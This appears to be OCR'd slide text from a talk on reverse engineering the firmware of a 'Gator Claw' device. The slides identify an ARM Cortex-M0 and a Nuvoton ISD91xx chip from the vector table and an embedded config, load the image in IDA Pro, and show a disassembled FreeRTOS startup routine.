
Firmware



```
00000000:  C8 4A 00 20-B5 93 00 00-99 94 00 00-ED 8A 00 00  ╚J  ╡у  щФ  эК
00000010:  A1 94 00 00-A5 94 00 00-A9 94 00 00-00 00 00 00  бФ  еФ  йФ
00000020:  00 00 00 00-00 00 00 00-00 00 00 00-69 56 00 00              iV
00000030:  B1 94 00 00-00 00 00 00-05 56 00 00-FB 57 00 00  ▒Ф      ♣V  √W
00000040:  83 13 00 00-83 13 00 00-83 13 00 00-83 13 00 00  Г‼  Г‼  Г‼  Г‼
00000050:  83 13 00 00-83 13 00 00-83 13 00 00-83 13 00 00  Г‼  Г‼  Г‼  Г‼
00000060:  83 13 00 00-83 13 00 00-83 13 00 00-83 13 00 00  Г‼  Г‼  Г‼  Г‼
00000070:  83 13 00 00-83 13 00 00-83 13 00 00-83 13 00 00  Г‼  Г‼  Г‼  Г‼
00000080:  83 13 00 00-83 13 00 00-83 13 00 00-83 13 00 00  Г‼  Г‼  Г‼  Г‼
00000090:  83 13 00 00-83 13 00 00-83 13 00 00-83 13 00 00  Г‼  Г‼  Г‼  Г‼
000000A0:  83 13 00 00-83 13 00 00-83 13 00 00-83 13 00 00  Г‼  Г‼  Г‼  Г‼
000000B0:  83 13 00 00-83 13 00 00-83 13 00 00-83 13 00 00  Г‼  Г‼  Г‼  Г‼
000000C0:  83 13 00 00-83 13 00 00-83 13 00 00-83 13 00 00  Г‼  Г‼  Г‼  Г‼
000000D0:  83 13 00 00-83 13 00 00-83 13 00 00-E1 4F 00 00  Г‼  Г‼  Г‼  сO
000000E0:  83 13 00 00-83 13 00 00-6F 75 00 00-83 13 00 00  Г‼  Г‼  ou  Г‼
000000F0:  83 13 00 00-83 13 00 00-83 13 00 00-83 13 00 00  Г‼  Г‼  Г‼  Г‼
00000100:  83 13 00 00-83 13 00 00-83 13 00 00-83 13 00 00  Г‼  Г‼  Г‼  Г‼
00000110:  83 13 00 00-89 7E 00 00-83 13 00 00-83 13 00 00  Г‼  Й~  Г‼  Г‼
00000120:  83 13 00 00-83 13 00 00-83 13 00 00-83 13 00 00  Г‼  Г‼  Г‼  Г‼
00000130:  83 13 00 00-83 13 00 00-83 13 00 00-83 13 00 00  Г‼  Г‼  Г‼  Г‼
00000140:  2D E9 F0 4F-80 46 0F F2-18 60 A5 B0-17 46 1D 46  -щЁOAF☼Є↑`е▒↨F↔F
00000150:  D0 E9 00 23-CD E9 12 23-00 20 04 91-0D 90 0D F1  ╨щ #═щ↕#  ♦С♪Р♪ё
00000160:  50 0A 6F F0-00 49 00 E0-E7 19 00 20-AD F8 02 00  P◙oЁ I рч↓ н°☻
```

Do you recognize CPU ?

Firmware



```
00000000:  C8 4A 00 20 B5 93 00 00-99 94 00 00-ED 8A 00 00  ╚J  ╡У  ЩФ  эК
00000010:  A1 94 00 00-A5 94 00 00-A9 94 00 00-00 00 00 00  бФ  еФ  йФ
00000020:  00 00 00 00-00 00 00 00-00 00 00 00-69 56 00 00              iV
00000030:  B1 94 00 00-00 00 00 00-05 56 00 00-FB 57 00 00  ▒Ф      ♣V  √W
00000040:  83 13 00 00-83 13 00 00-83 13 00 00-83 13 00 00  Г‼  Г‼  Г‼  Г‼
00000050:  83 13 00 00-83 13 00 00-83 13 00 00-83 13 00 00  Г‼  Г‼  Г‼  Г‼
00000060:  83 13 00 00-83 13 00 00-83 13 00 00-83 13 00 00  Г‼  Г‼  Г‼  Г‼
00000070:  83 13 00 00-83 13 00 00-83 13 00 00-83 13 00 00  Г‼  Г‼  Г‼  Г‼
00000080:  83 13 00 00-83 13 00 00-83 13 00 00-83 13 00 00  Г‼  Г‼  Г‼  Г‼
00000090:  83 13 00 00-83 13 00 00-83 13 00 00-83 13 00 00  Г‼  Г‼  Г‼  Г‼
000000A0:  83 13 00 00-83 13 00 00-83 13 00 00-83 13 00 00  Г‼  Г‼  Г‼  Г‼
000000B0:  83 13 00 00-83 13 00 00-83 13 00 00-83 13 00 00  Г‼  Г‼  Г‼  Г‼
000000C0:  83 13 00 00-83 13 00 00-83 13 00 00-83 13 00 00  Г‼  Г‼  Г‼  Г‼
000000D0:  83 13 00 00-83 13 00 00-83 13 00 00-E1 4F 00 00  Г‼  Г‼  Г‼  сO
000000E0:  83 13 00 00-83 13 00 00-6F 75 00 00-83 13 00 00  Г‼  Г‼  ou  Г‼
000000F0:  83 13 00 00-83 13 00 00-83 13 00 00-83 13 00 00  Г‼  Г‼  Г‼  Г‼
00000100:  83 13 00 00-83 13 00 00-83 13 00 00-83 13 00 00  Г‼  Г‼  Г‼  Г‼
00000110:  83 13 00 00-89 7E 00 00-83 13 00 00-83 13 00 00  Г‼  Й~  Г‼  Г‼
00000120:  83 13 00 00-83 13 00 00-83 13 00 00-83 13 00 00  Г‼  Г‼  Г‼  Г‼
00000130:  83 13 00 00-83 13 00 00-83 13 00 00-83 13 00 00  Г‼  Г‼  Г‼  Г‼
00000140:  2D E9 F0 4F-80 46 0F F2-18 60 A5 B0-17 46 1D 46  -щЁOАF☼Є↑`е░↨F↔F
00000150:  D0 E9 00 23-CD E9 12 23-00 20 04 91-0D 90 0D F1  ╨щ #═щ↕#  ♦С♪Р♪ё
00000160:  50 0A 6F F0-00 49 00 E0-E7 19 00 20-AD F8 02 00  P◙oЁ I рч↓ н°☻
```


ARM Cortex-M

Exception number	Offset	Vector
	0x0000	Initial SP value
1	0x0004	Reset
2	0x0008	NMI
3	0x000C	Hard fault
4	0x0010	Memory management fault
5	0x0014	Bus fault
6	0x0018	Usage fault
		…

- ● Initial SP value
- ● Entry Point
- ● Image base (High address)

https://developer.arm.com/docs/dui0553/a/the-cortex-m4-processor/exception-model/vector-table


Gator Claw Update (resource section)



```
Left = 321
Top = 8
Width = 307
Height = 105
Lines.Strings = (
  ';Part No. ID'
  ';====================================='
  ''
  ';ISD91xx Series'
  ';=========================='
  '[0x1d000183]'
  'NAME_STRING = ISD916000'
  'RAM_SIZE = 12'
  'FLASH_SIZE = 141'
  ''
  '[0x1d010183]'
  'NAME_STRING = ISD916001'
  'RAM_SIZE = 12'
  'FLASH_SIZE = 141'
  ''
  '[0x1d020183]'
  'NAME_STRING = ISD916002'
  'RAM_SIZE = 12'
  'FLASH_SIZE = 141'
  ''
  '[0x1d030183]'
  'NAME_STRING = ISD916003'
  'RAM_SIZE = 12'
  'FLASH_SIZE = 141'
  ''
  '[0x1d040183]'
  'NAME_STRING = ISD916004'
```

Config file with MCU parts numbers!

Nuvoton



Resources

- Application Note (8)
- Data Sheet (44)
- Development Tool (68)
- ERRATA (7)
- Example Code (46)
- Online Training (59)
- Product Brief (21)
- Readme (17)
- Revision History (9)
- Software (46)
- Technical Reference Manual (48)
- User Manual (85)

Gator Claw

What do we have?

- We have firmware
- We know architecture
- We know manufacturer
- We know image base address
- We know entry point
- We know initial stack pointer (may be helpful in emulation of firmware with QEMU)

We have more information than we need to load it in IDA Pro and start reverse engineering


Cortex-M0

ARM processors have two instruction sets

- ARM
- Thumb (16-bit instructions extended with Thumb-2 32-bit instructions)

Cortex-M0 core supports only Thumb mode

Processor options – Edit ARM architecture options – Set ARM instructions to NO



Load a new file

Load file ...gator claw\GATOR CLAW - UPDATE

Binary file

Processor type

ARM Little-endian [ARM]

Loading segment 0x00000000

Loading offset 0x00000000

Options

□ Loading options
☑ Fill segment gaps
☑ Create segments
□ Create FLAT group
☑ Load as code segment

ARM architecture options

Base architecture

○ ARMv4
○ ARMv4T
○ ARMv5T
○ ARMv5TEJ
○ XScale
○ ARMv6
○ ARMv6T2
○ ARMv6-M
○ ARMv7-M
○ ARMv7-A&R
○ ARMv8
● Any

VFP instructions

○ None
○ VFPv1
○ VFPv2
○ VFPv3
○ VFPv4
● VFPv8

Other options

□ BE-8 code

Thumb instructions

○ No
○ Thumb
● Thumb-2

ARM instructions

● No
○ Yes


Advanced SIMD (NEON)

○ No
○ Yes
○ Yes with FMA
● v8

Wireless MMX

○ None
○ WMMXv1
● WMMXv2


Firmware loaded nicely



```
; Attributes: noreturn

sub_5DE0

var_18= -0x18
var_14= -0x14
var_10= -0x10
var_C= -0xC

PUSH            {LR}
SUB             SP, SP, #0x14
BL              sub_5D0A
MOVS            R0, #0
STR             R0, [SP,#0x18+var_C]
MOVS            R0, #0
STR             R0, [SP,#0x18+var_10]
MOVS            R0, #0
STR             R0, [SP,#0x18+var_14]
MOVS            R0, #6
STR             R0, [SP,#0x18+var_18]
MOVS            R3, #0
MOV.W           R2, #0x100
LDR             R1, =aVmainbluetooth ; "vMainBluetoothTask"
LDR             R0, =(sub_6354+1)
BL              sub_4318
BL              sub_4584
LDR             R0, =aRtosFailedToSt ; "RTOS failed to start.\n"
BL              sub_539C
```

```
loc_5E10
B               loc_5E10
